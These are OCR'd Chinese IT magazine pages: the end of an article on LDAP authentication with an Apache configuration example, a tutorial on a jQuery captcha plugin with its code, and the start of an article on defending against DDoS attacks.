


图 5

- LAM 模块选择和管理：让 LAM 列出用户信息。
- 修改用户信息，在 LAM 中查看和修改用户属性，如图 6 所示。




图 6

不仅如此，LAM 的管理功能十分全面， 还可以对用户进行很多操作，如列出用户组信息、列出所管理的服务器主机信息、通过文件上传方式创建用户、树状查看方式、SAMBASAM 信息查看修改、开放式在线编辑模式和 LDAP 信息 PDF 文件格式输出等，对于系统管理员来说实在是太方便了。

配置 Apache 支持 LDAP

虽然各种软件支持 LDAP 的方法有两种，但本质上是一样的，只是一些软件希望自主开发 LDAP 的支持，另一些软件使用 PAM 已经开发好的 LDAP 支持。任何一个软件要通过 LDAP 做用户认证，至少要在软件的配置文件中提供两个认证所需要的信息，一个是 LDAP 服务器的 IP 地址，另一个是需要认证的用户在 LDAP 数据库中的位置。前面提到过，LDAP 数据库是和 DNS 类似的树状结构，每个用户作为叶子节点被放置在这棵树上，而这些用户的父节点就是认证所要提供的用户在 LDAP 数据库中的位置。如图 3 所示，如果要给亚洲地区市场部的所有员工提供 FTP 登录账号，需要提供的用户在 LDAP 数据库中的位置就是“ou=Sales，l=Asia，o=ldap_ abc.org”。下面以 Apache 为例介绍一下软件的配置。

Apache 和 LDAP 整合可以用来限制用户以 HTTP 方式访问文件的权限，Apache 使用 LDAP 做用户认证有很多现实意义，首先可以限制用户对公司内部 HTTP 敏感内容的访问。此外，很多版本管理软件（如 Subversion）都提供了 LDAP 支持，这样在用户需要通过 Web 方式访问文件的时候，可以通过 Apache 的设置来限制用户对文件的访问权限。Apache 是从 2.0.41 以后才开始支持 LDAP 的，如果希望使用 LDAP 做身份认证就要安装 Apache 2.0.41 以上的版本，企业版本的 Red Hat AS 3/4/5 默认安装的 Apache 2.0 就已经把 LDAP 相关的模块进行了编译，用户只需正确修改 Apache 的配置文件就可以支持 LDAP 认证。

下面代码对保护目录/var/www/htm/ internal 设置了一定权限。

```
<Directory /var/www/html/internal>
AuthName "Welcome to Linux"
AuthLDAPEnabled on
AuthLDAPURL ldap://192.168.1.2/ou=Sales,l= Asia,o=
ldap_abc.org?uid
Require valid-user
</Directory>
```

- AuthName 是可选项，用户在访问受保护目录的时候，浏览器会弹出一个提示窗口，要求输入用户名和密码，AuthName 设置的内容会出现在弹出窗口的标题栏（此项内容支持中文）。
- AuthLDAPEnabled 是可选项，默认值为 on。当已

经把目录/var/www/htm/intemal 设置为需要认证，但又需要将 var/www/ htm/internal/pub 目录设置为公开时，就可以将此项设置成 off。

- AuthLDAPURL 为必填项，192.168.1.2 即为 LDAP 服务器的 IP 地址，“ou=Sales,l=Asia,o=ldap_abc.org”为用户在 LDAP 数据库中的位置，uid 表示使用每个用户 uid 属性的值作为认证过程中使用的用户名。
- Require valid-user 表示只有认证成功的用户才能访问指定的资源。

下面用一个实际的案例简单介绍一下 LDAP 树结构的设计。某上百人的 IT 企业，总公司设在北京，且在上海、广州设有分部，公司的市场部、开发部、管理部及人力资源部在三个城市都有分部，公司要求所有员工每天更新自己在这一天内的工作成果，并为每个员工设有企业内部的 FTP 共享空间，程序开发人员使用 CVS 提交代码，公司内部有多台 Linux 服务器，只允许有权限的账号登录。

员工使用到上述服务的时候需要进行身份认证。在这样的情况下，既可以选择购买几台昂贵的数据库服务器，装上大型的商业数据库来解决这个问题，也可以选择更廉价且高效的办法，使用开源软件的解决方案。首先要考虑的是数据的拓扑，根据企业的需要做数据库设计是关键。公司在北京、上海和广州设有分公司，如果数据库服务器只存放在一个城市，在网络流量高峰期会影响认证速度，降低员工的工作效率，因此数据库设计可以有以下两种方案：一种是把主 LDAP 服务器放在北京，同时在上海和广州同时放有 LDAP 服务器，类似于 DNS 的区域授权，总公司把上海和广州员工的管理下放，各地的员工通过本地的 LDAP 服务器进行认证，既提高了效率，又保证了服务器出现问题都不会影响到其他两个城市的认证服务。这种数据库设计并不是把公司的所有员工割裂成了没有联系的三个部分。

如图 7 所示，三台服务器上的 LDAP 分支是在同一棵树上通过类似于“引用”的特殊属性连接在一起的，三个城市都有自己的管理员来维护各自的分支。三台服务器连接在一起有很多好处，在需要搜索或查询公司所有员工信息的时候就会十分方便。如果某个城市的员工较多或负载过重，还可以在这个城市增加 LDAP 服务器，增加的服务器就如同本地服务器的镜像，可以起到负载均衡的作用。需要注意的是，在这个设计方案里每个 LDAP 服务器都是可以读写的。





图 7　树结构的设计

另一种方案是在北京存放一台主 LDAP 服务器，同时在北京、广州和上海三个城市分别放置一台辅 LDAP 服务器。主 LDAP 服务器只负责写入数据，辅 LDAP 服务器只读，任何数据库的修改都要先写入主 LDAP 服务器之后再同步到三个辅 LDAP 服务器，这样的拓扑结构也比较适合认证服务器的需要，因为写操作相对于读操作更少，这种设计的优势在于能根据员工的多少或各分公司的负载情况灵活增加或减少服务器，任何一台辅 LDAP 服务器的瘫痪都不会影响到整个认证系统。在国外的一些案例中，辅 LDAP 服务器会多达几十甚至上百台。但这种设计也有缺陷，如果主 LDAP 出现问题，那么所有的写操作就会受到影响，目前 OpenLDAP 还不支持多个主 LDAP 服务器的情况，因为设置多个主 LDAP 服务器有可能会造成整个数据的不一致， 只有少数商用的 LDAP 支持多主 LDAP 的功能。

统一身份认证的未来

在国外，LDAP 应用于身份认证已经十分成熟，最近几年国内才开始逐渐流行起来。前面提到的认证方式还存在一些不足，例如用户在使用 FTP 服务后，如果再使用 Samba 服务就需要再次输入用户名和密码，目前微软的 Active Directory 通过管理域用户已经完美地实现了单点登录，Linux 可以通过 OpenLDAP 和 Samba 实现大部分 Active Directory 能够实现的功能。相信在不久的将来，用 LDAP 做身份认证的技术还会渗透到更多领域，包括网络计算机、门禁系统，甚至智能 IC 卡的应用。

前置知识：Java
关键词：网管、密码、jQuery



巧用 jQuery 插件进行密码安全校验

文/图 Winbo

jQuery 由美国人 John Resig 创建，它是一个快速、简洁的 JavaScript 库，提供了很多遍历函数，如 each(fn)。jQuery 能够使用户的 HTML 页保持代码和 HTML 内容分离，也就是说，不用再在 HTML 里面插入一堆 JS 来调用命令了，只需定义 id 即可。正是这些操作上的特点，用户可以方便地处理 HTML 文档、事件、实现动画效果，并且方便地为网站提供交互。如今，jQuery 已经吸引了来自世界各地的众多 JavaScript 高手加入。

这里所要讲到的 jQuery Real Person Plugin，就是一个完全由 JavaScript 编写而成的 jQuery 验证码插件。Real Person jQuery Plugin 插件的下载地址为：http://keith-wood.name/realPerson.html。jQuery Real Person Plugin 主要实现了字母和字母数字混合两种验证方式，可以有效地防止自动提交表单。其外观展示提供了定制功能，默认是 6 位字母，如图 1 所示。




图 1

根据需要，也可以定制 8 位长度的验证码，如图 2 所示。



图 2

或者是字母数字混合式的验证码，如图 3 所示。



图 3

此外，用户也可以对底部的文字进行定制，如图 4 所示。




图 4

看到这些各具特色而且功能强大的验证界面，我们能否自己也来实现呢？答案是肯定的。下面通过循序渐进的讲解，对 jQuery Real Person Plugin 的验证过程进行分析。

第 1 步，使用这个验证功能之前，引入 JavaScript、CSS 文件。

```
1:    <script type="text/JavaScript" src="Scripts/jquery-1.3.2.js"></script>
2:    <script type="text/JavaScript" src="Scripts/jquery.realperson.js"></script>
3:    <style type="text/css">@import "Styles/jquery.realperson.css";</style>
```

在上面的代码中，第 1 行引入 jQuery 类库，可以到官方网站 http://www.jquery.com 下载最新 jQuery 类库。第 2 行引入验证码插件类库 jquery.realperson.js。第 3 行引入验证码样式文件 jquery.realperson.css。网站界面如图 5 所示。




图 5

第 2 步，页面中放入文本框元素，也就是 HTML 部分。

```
<table>
<tr>
<td><input type="text" id="txtValidate" name="defaultReal"></td>
</tr>
<tr>
<td><asp:Button ID="btnSubmit" runat="server" Text="登录" /></td>
</tr>
</table>
```

在上面的代码中，第 1 行使用两行一列进行布局，一行用于存放文本框，一行用于存放登录按钮。第 3 行定义 id="txtValidate"的文本框，用于输入验证码。第 6 行定义 id="btnSubmit"的提交按钮，用于触发后台事件，从而登录系统。

第 3 步，页面初始化时，调用验证码插件，以便于初始化验证码显示。

```
1: <script>
2: $(document).ready(function () {
3: $("#txtValidate").realperson({ length: 5 });
4: }
5: );
6: </script>
```

在上面的代码中，第 2 行为页面加载时所进行的操作，相当于页面的 onLoad 事件。第 3 行调用验证码控件的接口，用于显示验证码。

第 4 步，核心代码分析。


```
1: /* 核心代码
2: @param   target   (jQuery) the input field
3: @param   inst     (object) the current instance settings
4: @return  (string) the additional content */
5: _generateHTML: function(target, inst) {
6: var text = '';
7: for (var i = 0; i < inst.settings.length; i++) {
8: text += CHARS.charAt(Math.floor(Math.random() *
9: (inst.settings.includeNumbers ? 36 : 26)));
10: }
11:    var html = '<div class="realperson- challenge"><div
class="realperson-text">';
12: for (var i = 0; i < DOTS[0].length; i++) {
13: for (var j = 0; j < text.length; j++) {
14: html += DOTS[CHARS.indexOf(text. charAt(j))][i] + '  ';
15: }
16: html += '\n';
17: }
18: html += '</div><div class="realperson-regen">' +
inst.settings.regenerate +
19: '</div></div><input type="hidden" class=
"realperson-hash" name="' +
20: inst.settings.hashName.replace(/\{n\}/, target.
attr('name')) +
21: '" value="' + this._hash(text) + '">';
22: return html;
```

在上面的代码中，第 7～9 行用于生成验证码随机字符。第 12～22 行用于把背景字符和随机字符组装成 HTML 代码，输出到浏览器。

通过上述剖析，可以看到，验证码对于密码安全具有十分重要的作用。联想到银行账户的安全问题，比如黑客通过其他途径获得了银行账户，然后打开其网上银行的登录界面。使用浏览器中查看源代码的方式，分析登录界面 HTML 代码，发现页面中没有验证码，也没有其他的安全设置，只使用了 HTTP 协议。黑客窃喜，于是就可以使用程序来模拟浏览器向银行服务器提交账户和密码。密码一般是 6 位的阿拉伯数字，正确密码的可能就是 10 的 6 次方种，也就是需要测试 100 万次。黑客会找一台高性能、高带宽的电脑，运行套取银行密码程序，假设这台电脑 1 秒钟能测试 10 个密码，10 万秒钟（也就是 27 小时，一天左右）的时间就可以把所有的密码试一遍，实际上黑客用不了那么长时间就已经窃取到了密码，银行账号的钱也就会被转走。也就是说，若没有验证码，黑客使用套取银行密码程序，在一天左右的时间就能轻而易举地获得非法收入。

在实际应用中，汉字验证码也是比较常见的验证码，它的原理是：从一个汉字集合中随机抽选出几个汉字，生成图片以 HTTP 输出流到页面。如果客户端输入正确的汉字，则可以继续操作，否则禁止登录。中国上下五千年，文化博大精深，汉字数量达 9 万多，相对只有 10 个位数的数字验证码和 26 个字符的字母验证码，汉字验证码更具有安全性。因此，通过对验证码安全的研究，可以更加领略到中华文化的博大精深，原来密码验证也可以这样玩！

前置知识：无
关键词：网管、DDoS、Linux



应对分布式拒绝服务攻击

文/图 北京 中铁咨询 李晨光

DDoS 攻击难于防范，但防范 DDoS 也不是绝对不可行的事情。本文从 DDoS 的原理入手，从企业网络/系统管理员、ISP/ICP 管理员和骨干网络运营商等不同角度，详细说明如何检查和防范 linux 下的 DDoS 攻击。到目前为止，

进行分布式拒绝服务攻击(DDoS)的防御还是比较困难的,因为这种攻击的特点是利用TCP/IP协议的漏洞,除非不用TCP/IP,才有可能完全抵御DDoS攻击。即使DDoS难于防范,我们也不应该“逆来顺受”。实际上,防范DDoS也是可能的。

DDoS攻击原理

